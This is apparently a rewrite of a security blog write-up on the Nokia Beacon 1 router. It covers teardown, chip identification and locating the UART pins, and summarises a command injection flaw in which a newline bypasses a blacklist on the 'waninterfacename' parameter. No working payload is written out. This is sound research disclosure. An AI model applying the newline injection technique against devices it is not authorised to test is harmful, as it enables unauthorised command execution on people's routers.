Hacking the Nokia Beacon 1 Router: UART, Command Injection, and Password Generation with Qiling
A command injection vulnerability existed in the Nokia Beacon 1 router's web interface, where the 'waninterfacename' POST parameter was passed to a system() call after a blacklist check that failed to block newline characters. An attacker could inject arbitrary commands by including a newline in the parameter, leading to command execution on the device.

spaceraccoon.dev
Published on spaceraccoon.dev
Continuing my journey with hardware hacking, I decided to tackle a router this round. The Nokia Beacon 1 proved to be an interesting journey covering the full spectrum of techniques from hardware debug interfaces to firmware extraction and finally both static and dynamic analysis.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The Nokia Beacon 1 is a mesh Wi-Fi router typically supplied as part of broadband packages. The author had two units available. Nokia does not publish firmware packages, and the author's variant only permitted automatic firmware updates, so the only route to the firmware was to pull it off the hardware. The target of the exercise was therefore the whole device: the UART debug interface, the NAND flash holding the firmware, and the CGI binaries behind the web interface.
Other variants of the Beacon 1 are common and well researched. Previous public findings include hardcoded credentials and a command injection in the UART shell. The author set out to see what was still reachable on this variant.
Setup
- Two Nokia Beacon 1 routers, one of which was used for the teardown.
- A Hakko FV310 heat gun for desoldering the NAND chip.
- An XGecu T48 programmer with a TSOP48 adapter for reading the chip.
binwalk(backed byubireader) for firmware extraction.- A hex editor for inspecting the raw dump.
- Qiling for emulating the password generation routine.
- A UART connection to the board at 115200 baud.
No accounts or roles are involved: the work starts from physical access to the board and proceeds through the debug console and the extracted firmware.
Finding it
Teardown
The router has no exposed screws. The author checked under the sticker on the bottom, a lesson carried over from hacking an Optical Network Terminal, and found two additional screws hidden there. Removing them allowed the main board to be pulled out.

Two RF shields were then pried off to expose the components.


The silkscreen labels made the main components easy to identify:
| Component | Part | Role |
|---|---|---|
| Telecom IC | Broadcom BCM68461KRFBG P11 BGA | Telecom integrated circuit |
| Networking IC | Broadcom BCM43217KMLG | Wi-Fi/networking integrated circuit |
| Wi-Fi transceiver | Broadcom BCM4352KMLG | Wi-Fi transceiver |
| DRAM | Nanya NT5CC128M16IP-DI | DRAM chip |
| NAND storage | Macronx MX30LF1G18AC-TI | NAND storage |
UART
Other variants of the Beacon 1 were known to have a UART interface, so the author looked for one. Three pins were marked out above the NAND storage chip.

The TX, RX and GND pins were identified without much effort and connected at a standard 115200 baud rate.
